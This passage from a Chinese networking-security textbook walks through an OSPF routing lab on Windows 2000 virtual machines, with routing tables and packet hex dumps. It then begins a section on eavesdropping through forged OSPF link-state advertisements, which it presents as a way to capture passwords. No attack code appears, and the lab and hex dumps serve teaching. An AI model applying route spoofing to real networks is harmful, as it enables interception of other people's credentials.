


图 6-4 R2 路由表的计算过程

图 6-5 R3 路由表的计算过程

个实际的网络环境，网络地址和路由器的接口 IP 地址分配情况如图 6-6 所示。




图 6-6　实验环境

本实验环境采用具有多网卡的 Windows 2000 虚拟机模拟路由器组建，具体步骤如下。

第一步：配置各个对象的地址信息。

以 host-only 方式启动三台 Windows 2000 虚拟机，分别代表 R1、R2、R3，参照图 6-6 配置各个对象的 IP 地址。注意：本机扮演接入 80.1.1.0 网络的一台主机，用于测试，IP 地址为 80.1.1.2，网关设置为 80.1.1.1。每台路由器的地址信息如图 6-7～图 6-9 所示。

```
Ethernet adapter 本地连接 2:

        Description . . . . . . . . : AMD PCNET Family PCI Ethernet Adapter #2
        Physical Address. . . . . . : 00-0C-29-C3-5D-ED
        DHCP Enabled. . . . . . . . : No
        IP Address. . . . . . . . . : 60.1.1.1
        Subnet Mask . . . . . . . . : 255.255.255.0

Ethernet adapter 本地连接:

        Description . . . . . . . . : AMD PCNET Family PCI Ethernet Adapter
        Physical Address. . . . . . : 00-0C-29-C3-5D-E3
        DHCP Enabled. . . . . . . . : No
        IP Address. . . . . . . . . : 50.1.1.1
        Subnet Mask . . . . . . . . : 255.255.255.0
```

图 6-7　R1 的地址信息

```
Ethernet adapter 本地连接 2:

        Description . . . . . . . . : AMD PCNET Family PCI Ethernet Adapter #2
        Physical Address. . . . . . : 00-0C-29-A3-70-45
        DHCP Enabled. . . . . . . . : No
        IP Address. . . . . . . . . : 70.1.1.1
        Subnet Mask . . . . . . . . : 255.255.255.0

Ethernet adapter 本地连接:

        Description . . . . . . . . : AMD PCNET Family PCI Ethernet Adapter
        Physical Address. . . . . . : 00-0C-29-A3-70-40
        DHCP Enabled. . . . . . . . : No
        IP Address. . . . . . . . . : 60.1.1.2
```

图 6-8　R2 的地址信息

第二步：为三台路由器开启 OSPF 路由功能，实验网络间的通信。

本次实验使用了 4 个网络，为了实现网络间的连通，需要在三台路由器上开启路由功能，这里选择 OSPF 协议实现网络连通。以 R1 为例介绍 OSPF 路由的开通方法：在路由与远程访问界面右击 IP 路由选择下面的“常规”→选择新路由选择协议→选中“开放式最短路径优先(OSPF)”→右击 OSPF→选择“新接口”→选中“本地连接”→输入开销为 1→

```
Ethernet adapter 本地连接 3:

        Description . . . . . . . . : AMD PCNET Family PCI Ethernet Adapter #3
        Physical Address. . . . . . : 00-0C-29-66-07-61
        DHCP Enabled. . . . . . . . : No
        IP Address. . . . . . . . . : 80.1.1.1
        Subnet Mask . . . . . . . . : 255.255.255.0

Ethernet adapter 本地连接 2:

        Description . . . . . . . . : AMD PCNET Family PCI Ethernet Adapter #2
        Physical Address. . . . . . : 00-0C-29-66-07-57
        DHCP Enabled. . . . . . . . : No
        IP Address. . . . . . . . . : 70.1.1.2
        Subnet Mask . . . . . . . . : 255.255.255.0

Ethernet adapter 本地连接:

        Description . . . . . . . . : AMD PCNET Family PCI Ethernet Adapter
        Physical Address. . . . . . : 00-0C-29-66-07-4D
        DHCP Enabled. . . . . . . . : No
        IP Address. . . . . . . . . : 60.1.1.3
        Subnet Mask . . . . . . . . : 255.255.255.0
```

图 6-9　R3 的地址信息

单击“确定”按钮。再按照同样的步骤添加本地连接 2。

开通 OSPF 路由之后，在三台路由器上可以查看到 4 个网络的路由信息，见图 6-10～图 6-12。可以发现三个路由表与之前的计算结果一致。

CCPC - IP 路由表

目标	网络掩码	网关	跃点数	通信协议
50.1.1.0	255.255.255.0	50.1.1.1	1	OSPF
50.1.1.0	255.255.255.0	50.1.1.1	1	本地
50.1.1.1	255.255.255.255	127.0.0.1	1	本地
50.255.255.255	255.255.255.255	50.1.1.1	1	本地
60.1.1.0	255.255.255.0	60.1.1.1	1	OSPF
60.1.1.0	255.255.255.0	60.1.1.1	1	本地
60.1.1.1	255.255.255.255	127.0.0.1	1	本地
60.255.255.255	255.255.255.255	60.1.1.1	1	本地
70.1.1.0	255.255.255.0	60.1.1.3	2	OSPF
80.1.1.0	255.255.255.0	60.1.1.3	2	OSPF
127.0.0.0	255.0.0.0	127.0.0.1	1	本地
127.0.0.1	255.255.255.255	127.0.0.1	1	本地
224.0.0.0	240.0.0.0	60.1.1.1	1	本地
224.0.0.0	240.0.0.0	50.1.1.1	1	本地
255.255.255.255	255.255.255.255	60.1.1.1	1	本地

图 6-10　R1 的路由表

CCPC-CMKS8910BU - IP 路由表

目标	网络掩码	网关	跃点数	通信协议
50.1.1.0	255.255.255.0	60.1.1.1	2	OSPF
60.1.1.0	255.255.255.0	60.1.1.2	1	OSPF
60.1.1.0	255.255.255.0	60.1.1.2	1	本地
60.1.1.2	255.255.255.255	127.0.0.1	1	本地
60.255.255.255	255.255.255.255	60.1.1.2	1	本地
70.1.1.0	255.255.255.0	70.1.1.1	2	OSPF
70.1.1.0	255.255.255.0	70.1.1.1	1	本地
70.1.1.1	255.255.255.255	127.0.0.1	1	本地
70.255.255.255	255.255.255.255	70.1.1.1	1	本地
80.1.1.0	255.255.255.0	60.1.1.3	2	OSPF
127.0.0.0	255.0.0.0	127.0.0.1	1	本地
127.0.0.1	255.255.255.255	127.0.0.1	1	本地
224.0.0.0	240.0.0.0	70.1.1.1	1	本地
224.0.0.0	240.0.0.0	60.1.1.2	1	本地
255.255.255.255	255.255.255.255	70.1.1.1	1	本地
255.255.255.255	255.255.255.255	60.1.1.2	1	本地

图 6-11　R2 的路由表

第三步：验证数据报的传输路径，在本机执行 dos 命令：ping 50.1.1.1(即 R1 路由器在 NET1 的接口 IP 地址)。因为本机的 IP 地址为 80.1.1.2，位于 NET4，按照各台路

CCPC - IP 路由表

目标	网络掩码	网关	跃点数	通讯协议
50.1.1.0	255.255.255.0	70.1.1.1	3	OSPF
60.1.1.0	255.255.255.0	70.1.1.1	2	OSPF
60.1.1.0	255.255.255.0	60.1.1.3	1	本地
60.1.1.3	255.255.255.255	127.0.0.1	1	本地
60.255.255.255	255.255.255.255	60.1.1.3	1	本地
70.1.1.0	255.255.255.0	70.1.1.2	1	OSPF
70.1.1.0	255.255.255.0	70.1.1.2	1	本地
70.1.1.2	255.255.255.255	127.0.0.1	1	本地
70.255.255.255	255.255.255.255	70.1.1.2	1	本地
80.1.1.0	255.255.255.0	80.1.1.1	1	OSPF
80.1.1.0	255.255.255.0	80.1.1.1	1	本地
80.1.1.1	255.255.255.255	127.0.0.1	1	本地
80.255.255.255	255.255.255.255	80.1.1.1	1	本地
127.0.0.0	255.0.0.0	127.0.0.1	1	本地
127.0.0.1	255.255.255.255	127.0.0.1	1	本地
224.0.0.0	240.0.0.0	80.1.1.1	1	本地
224.0.0.0	240.0.0.0	70.1.1.2	1	本地
224.0.0.0	240.0.0.0	60.1.1.3	1	本地
255.255.255.255	255.255.255.255	80.1.1.1	1	本地
255.255.255.255	255.255.255.255	70.1.1.2	1	本地
255.255.255.255	255.255.255.255	60.1.1.3	1	本地

图 6-12　R3 的路由表

由器的路由表可以得知，本机发出的数据报将沿着本机→R3→R2→R1 的路径传递，这个 IP 数据报在传递过程中源和目的 MAC 地址在不断变化，源和目的 IP 地址没有变化，每经过一台路由器，数据报的 TTL 值减 1，IP 首部校验和重新计算。如图 6-13～图 6-15 为在本机运行 Sniffer Pro 捕获本机发出的 IP 数据报，验证报文的传输路径。

R3在NET4的接口MAC　本机的MAC地址

```
00000000: 00 0c 29 66 07 61 00 50 56 c0 00 01 08 00 45 00  ..)f.a.PV?....E.
00000010: 00 3c 07 10 00 00 80 01 af ac 50 01 01 02 32 01  .<....▮.  P...2.
00000020: 01 01 08 00 44 5c 02 00 07 00 61 62 63 64 65 66  ....D\....abcdef
00000030: 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76  ghijklmnopqrstuv
00000040: 77 61 62 63 64 65 66 67 68 69                    wabcdefghi
```

50.1.1.1　TTL=128　校验和　80.1.1.2

图 6-13　本机发给 R3 的 IP 数据报

R2在NET3的接口MAC　R3在NET3的接口MAC

```
00000000: 00 0c 29 a3 70 45 00 0c 29 66 07 57 08 00 45 00  ..)  E..)f.W..E.
00000010: 00 3c 07 10 00 00 7f 01 b0 ac 50 01 01 02 32 01  .<....▮.艾P...2.
00000020: 01 01 08 00 44 5c 02 00 07 00 61 62 63 64 65 66  ....D\....abcdef
00000030: 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76  ghijklmnopqrstuv
00000040: 77 61 62 63 64 65 66 67 68 69                    wabcdefghi
```

50.1.1.1　TTL=127　校验和　80.1.1.2

图 6-14　R3 转发给 R2 的 IP 数据报

R1在NET2的接口MAC　R2在NET2的接口MAC

```
00000000: 00 0c 29 c3 5d ed 00 0c 29 a3 70 40 08 00 45 00  ..)朕?.)  @.. E.
00000010: 00 3c 07 10 00 00 7e 01 b1 ac 50 01 01 02 32 01  .<....~.爆P...2.
00000020: 01 01 08 00 44 5c 02 00 07 00 61 62 63 64 65 66  ....D\....abcdef
00000030: 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76  ghijklmnopqrstuv
00000040: 77 61 62 63 64 65 66 67 68 69                    wabcdefghi
```

50.1.1.1　TTL=126　校验和　80.1.1.2

图 6-15　R2 转发给 R1 的 IP 数据报

R3在NET2的接口MAC　R1在NET2的接口MAC

```
00000000: 00 0c 29 66 07 4d 00 0c 29 c3 5d ed 08 00 45 00  ..)f.M..)朕?. E.
00000010: 00 3c 19 1f 00 00 80 01 9d 9d 32 01 01 01 50 01  .<....€.滠2...P.
00000020: 01 02 00 00 4c 5c 02 00 07 00 61 62 63 64 65 66  ....L\....abcdef
00000030: 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76  ghijklmnopqrstuv
00000040: 77 61 62 63 64 65 66 67 68 69                    wabcdefghi
```

80.1.1.2　TTL=128　校验和　50.1.1.1

图 6-16　R1 发给 R3 的 IP 数据报

本机的MAC地址　　R3在NET4接口的MAC

```
00000000: 00 50 56 c0 00 01 00 0c 29 66 07 61 08 00 45 00 .PV?...)f.a.. E.
00000010: 00 3c 19 1f 00 00 7f 01 9e 9d 32 01 01 01 50 01 .<....▮.瀯2...P.
00000020: 01 02 00 00 4c 5c 02 00 07 00 61 62 63 64 65 66 ....L\....abcdef
00000030: 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73 74 75 76 ghijklmnopqrstuv
00000040: 77 61 62 63 64 65 66 67 68 69                   wabcdefghi
```

80.1.1.2　　TTL=127　　校验和　　50.1.1.1

图 6-17　R3 转发给本机的 IP 数据报

通过分析各台路由器的路由表可以得知 R1 返回给本机的 IP 数据报将沿着 R1→R3→本机的路径传递。图 6-16～图 6-17 为 R1 返回给本机的 IP 数据报。

6.2　基于 OSPF 路由欺骗的网络监听

网络监听是指攻击者在自己的主机上运行监听软件，捕获、分析网络中其他主机之间的通信数据，进而从中提取出账户、密码等敏感信息。目前在交换式局域网中通常是利用 ARP 欺骗或 ICMP 重定向实施监听。但这两种方法只能监听网络内部主机的通信数据，不能监听外部网络之间的通信。通过对路由器实施路由欺骗可以成功监听外部网络之间的通信数据，下面对这种攻击技术进行详细讲解。

OSPF 协议作为园区网络中较为常见的路由协议被广泛应用，本节重点研究通过发布伪造的状态通告报文来对 OSPF 路由器实施路由欺骗攻击，进而达到网络监听的攻击目的。

6.2.1　OSPF 路由欺骗研究环境

这里在如图 6-18 所示的网络环境下研究 OSPF 路由欺骗技术，测试环境中的三个子网 net1、net2、net3 通过两台路由器连接在一起。攻击者通过 OSPF 路由欺骗监听 net1 和

